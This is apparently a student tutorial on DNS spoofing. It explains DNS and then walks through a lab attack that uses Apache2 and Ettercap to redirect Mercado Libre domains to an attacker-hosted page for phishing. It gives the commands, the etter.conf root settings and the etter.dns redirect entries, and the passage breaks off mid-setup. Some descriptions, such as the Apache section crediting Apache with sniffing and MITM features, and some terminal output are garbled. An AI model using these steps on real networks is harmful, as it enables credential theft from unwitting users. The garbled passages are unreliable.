

# **DNS Spoofing**

**~By Abhinav Sharma**

1) DNS INTRODUCTION.....	3
i) WHAT IS DNS.....	3
ii) DNS SPOOFING .....	4
2) TOOLS.....	5
i) APACHE2 .....	5
(1) WHAT IS IT?.....	
(2) USES.....	5
ii) ETTERCAP.....	5
iii) SETOOLKIT.....	6
3) PRACTICE.....	6
i) DNS SPOOFING.....	6
ii) DNS SPOOFING WEBSITE	
SPOILER.....	13
4) FRAMEWORK.....	17

## i) DNS

The DNS is a distributed database implemented in a hierarchy of name servers and an application layer application that allows hosts and name servers to communicate to provide the translation service.

The name servers run the Berkeley Internet Name Domain (BIND) software. The DNS protocol runs over UDP and uses port 53. This protocol operates between communicating sides using the client-server paradigm and relies on an underlying transport protocol to transfer DNS messages between communicating end systems.

The domain system assumes that all data originating in master files is distributed to the hosts in the domain system. These master files are updated by local system administrators. Master files are text files readable by a local name server, and are thus made available from the name servers to users of the domain system. User programs access name servers through standard programs called resolvers. The standard format of master files allows them to be exchanged between hosts (via FTP, mail, or other mechanism); this advantage is useful when an organization wants a domain but does not want a name server. The organization can maintain master files locally using a text editor, send them to a remote host outside the organization that runs a name server, and then coordinate with the name server's system administrator to load the files. Each host's name servers and resolvers are configured by a local system administrator [RFC-1033]. At each name server, this configuration data includes the identity of the local master files and instructions in each nonlocal master file for loading on servers outside the organization. The name server uses the master files or copies to load its zones. In the case of resolvers, configuration data

identifies the name servers that should be primary. The domain system defines procedures for accessing data and for referring to other name servers. The domain system also defines procedures for caching data and for periodic refreshes of data as defined by the

system administrator. DNS provides other important services besides the translation of host names to IP

addresses: Host Aliases: A host with a complex name may have one or more alias names, hostname aliases are typically more

mnemonic than canonical names. DNS can be invoked by an application to obtain the canonical name of the host and its IP address. Mail Server Aliases: For obvious reasons, it is highly recommended that email addresses be mnemonic. DNS can be invoked by a Mail application to obtain the canonical hostname from the alias provided, as well as the IP address of the host. The MX record allows a company's mail server and web server to be identical host names. Load distribution: It is also used to perform load distribution among replicated servers. The DNS database contains this set of IP addresses, when a client makes a DNS query for a name that has a set of addresses associated with it, the server responds with the complete set of IP addresses but rotates the order of the addresses in each response.

## 2) DNS SPOOFING

DNS Spoofing or DNS impersonation is a method of modifying the addresses of a user's DNS servers.

DNS servers are necessary for browsing. They act as translators so that, when entering the domain name, it automatically translates and opens the corresponding address.

If these DNS servers are modified, they could point to a page that does not correspond

to entering a domain name. This could happen with what is known as DNS Spoofing.

An attacker can alter the IP addresses of the victim's DNS servers.

This way, when you enter a web page you could be redirected to a completely different one. An example is if we type the domain of a bank's web page.

In the case that they have carried out a DNS Spoofing attack, they could redirect to a web


that simulates that of the bank, intending to carry out a Phishing attack and

collecting passwords.

How this is done is as follows:

The user requests a DNS server to resolve a domain name like redeszone.net.

However, if we are victims of this attack, this DNS server will respond by directing us to an illegitimate site instead of the one we expect to enter. This image shows how a DNS spoof works.



## 2) TOOLS

In this practice, we seek to perform DNS spoofing, using Apache 2, setoolkit and ettercap.

### i) APACHE2

#### (a) WHAT IS IT?

It is an open source http web server for Microsoft Windows, Macintosh and other Unix platforms, which implements the HTTP/1.1 protocol and the notion of virtual site according to RFC 2616.

The Apache server is developed and maintained by a community of users under the supervision of the Apache Software Foundation within the HTTP Server (httpd) project.

Apache presents, among other highly configurable features, authentication databases and content negotiation, but it was criticized for the lack of a graphical interface to help with its configuration. It supports active and passive addresses of several protocols (even those that are

encrypted, such as SSH and HTTPS). It also makes it possible to inject data into an

established connection and filter on the fly while keeping the connection synchronized

thanks to its power to establish a Man-in-the-middle Attack (Spoofing). Many sniffing modes were implemented to give us a powerful and complete set of sniffing tools. In addition, it is able to check and analyze

whether it is a LAN network with a "switch" or not and includes remote OS detection

### iii) SETOOLKIT

SET is a very complete suite dedicated to social engineering, which allows us to automate tasks ranging from sending fake SMS (text messages),

with which we can impersonate the phone number that sends the message, to cloning

any web page and launching a server to do phishing in a matter of seconds. The SET toolkit is specifically designed to perform advanced attacks against the human element. Originally, this tool was designed to be released with the release of <http://www.social-engineer.org> and has quickly become a standard tool in the arsenal of pentesters. SET was written by David Kennedy (ReL1K) with a lot of help from the community in incorporating never-before-seen attacks into an exploitation toolkit.

### 3) PRACTICE

This practice seeks to perform a DNS Spoof attack, which will be explained in detail below.

This practice was mainly worked on a Kali Linux machine which is the attacker, its IP is: 192.168.1.83.

The first thing we did was install the tools we will work with:

- Sudo apt-get install apache2

We will proceed to start apache2 with the following command:

- sudo service apache2 start (if you want to stop it, change start to stop).

Remember that the apache2 tool can only be used on the machine it is running on and to allow it to be seen by other devices connected to our network. Using the following command, we will download and

manage the firewall, allowing incoming traffic on port 80:

- Sudo apt-get install ufw

Most of the security vulnerabilities discovered and resolved can only be exploited by local users and not remotely. However,

some can be triggered remotely in certain situations, or exploited by malicious local users in shared hosting arrangements that

use PHP as an Apache module.

## (b) USES

Apache is primarily used to serve static and dynamic web pages on the World Wide Web. Many web applications are designed with Apache as their deployment environment, or will use features of this web server.

Apache is used for many other tasks where content needs to be made available securely and reliably. An example is when

sharing files from a personal computer to the Internet. A user who

has Apache installed on his desktop can arbitrarily place files in the Apache document root, from where they can be shared.

Web application programmers sometimes use a local version of


Apache to preview and test code while it is being developed.

## ii) ETTERCAP

### (a) WHAT IS IT?

Ettercap is an interceptor/sniffer/logger for switched LANs. It is used on switched LANs but is also used for auditing on many other types of networks.

- Sudo ufw allow 80 (to cancel it, change the allow to deny)




```
carla@kali: ~  
File Actions Edit View Help  
carla@kali)~[~]  
$ sudo caja  
[sudo] password for carla:  
  
(caja:1278): dconf-WARNING **: 02:13:15.253: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
(caja:1278): dconf-WARNING **: 02:13:15.309: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
(caja:1278): dconf-WARNING **: 02:13:15.309: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
(pluma:1301): dconf-WARNING **: 02:14:16.082: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
(pluma:1301): dconf-WARNING **: 02:14:16.147: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
(pluma:1301): dconf-WARNING **: 02:14:16.189: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
(pluma:1301): dconf-WARNING **: 02:14:16.189: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
(pluma:1301): dconf-WARNING **: 02:14:16.189: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
(caja:1278): dconf-WARNING **: 02:17:04.834: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
(caja:1278): dconf-WARNING **: 02:17:04.834: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)  
  
carla@kali)~[~]  
$ sudo service apache2 start  
  
carla@kali)~[~]  
$
```

(This image shows how we start Apache2)

We proceeded to edit the page generated in Apache2 which is located in our File System, in a folder called Var, there we will find a folder called WWW and entering it we will find a folder called HTML, there we will find the index file that we will edit to be able to format us



page.



With Apache started, we will proceed to download the second tool with which we will

work, which is Ettercap, in the following way:

- Sudo apt-get install Ettercap -graphical

Ettercap will function as our DNS server.

When downloading Ettercap, we must now edit two folders that will allow us

to redirect to our IP. To access these folders, we will do so

again from our terminal/FILE System. We will find a folder with the

name of etc. When we open it, we must look for the Ettercap folder in which we will


edit two files:

The first is the file called etter.conf in which we will make a change that will

allow us to run the program as root by setting it to 0 as shown below.

```
[privs]
ec_uid = 0 | # nobody is the default
ec_gid = 0 | # nobody is the default
```

Next, we will edit a second file that we found with the name `etter.dns` in which we will indicate the page that we will impersonate and where we will redirect to, in this case, select Mercado Libre. This means that when the user of the compromised machine decides to open Mercado Libre, he will be sent to the page that was edited at the beginning of the practice.



```
File Actions Edit View Help
(carla@kali) ~ - F - 1
$ sudo nano /etc/ettercap/etter.dns
[sudo] password for carla:
(caja:127.0.0.1) ~ - F - 1
process 'ettercap' started
(caja:127.0.0.1) ~ - F - 1
process 'ettercap' started
(caja:127.0.0.1) ~ - F - 1
process 'ettercap' started
(pluma:130.0.0.1) ~ - F - 1
d process
(pluma:130.0.0.1) ~ - F - 1
d process
(pluma:130.0.0.1) ~ - F - 1
d process
(pluma:130.0.0.1) ~ - F - 1
d process
(pluma:130.0.0.1) ~ - F - 1
d process
(pluma:130.0.0.1) ~ - F - 1
d process
[+]

#
# ettercap -- etter.dns -- host file -- dns_spoof plugin
#
# Copyright (C) ALOR & NaGA
#
# This program is free software; you can redistribute it and or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#####
mercadolibre.com 192.168.1.83
*.mercadolibre.com A 192.168.1.83
www.mercadolibre.com A 192.168.1.83
mercadolibre.com.mx A 192.168.1.83
#
# Sample hosts file -- dns_spoof plugin
#
# the format is ( -- A query)
#

Matlab Tab Width: 8 Ln 16, Col 20 INS
"etter.dns" selected (4.6 kB), Free space: 584.3 GB
```


Now we will start the attack by running the Ettercap tool with the following command:

- Sudo ettercap -G




Now in Ettercap we can scan the devices that are in our network and select

which ones will be attacked, in this case, the IP of my machine is 192.168.1.72




We continue configuring our attack by selecting the option shown in the following image, which will allow us to observe the data flow in the remote connections.

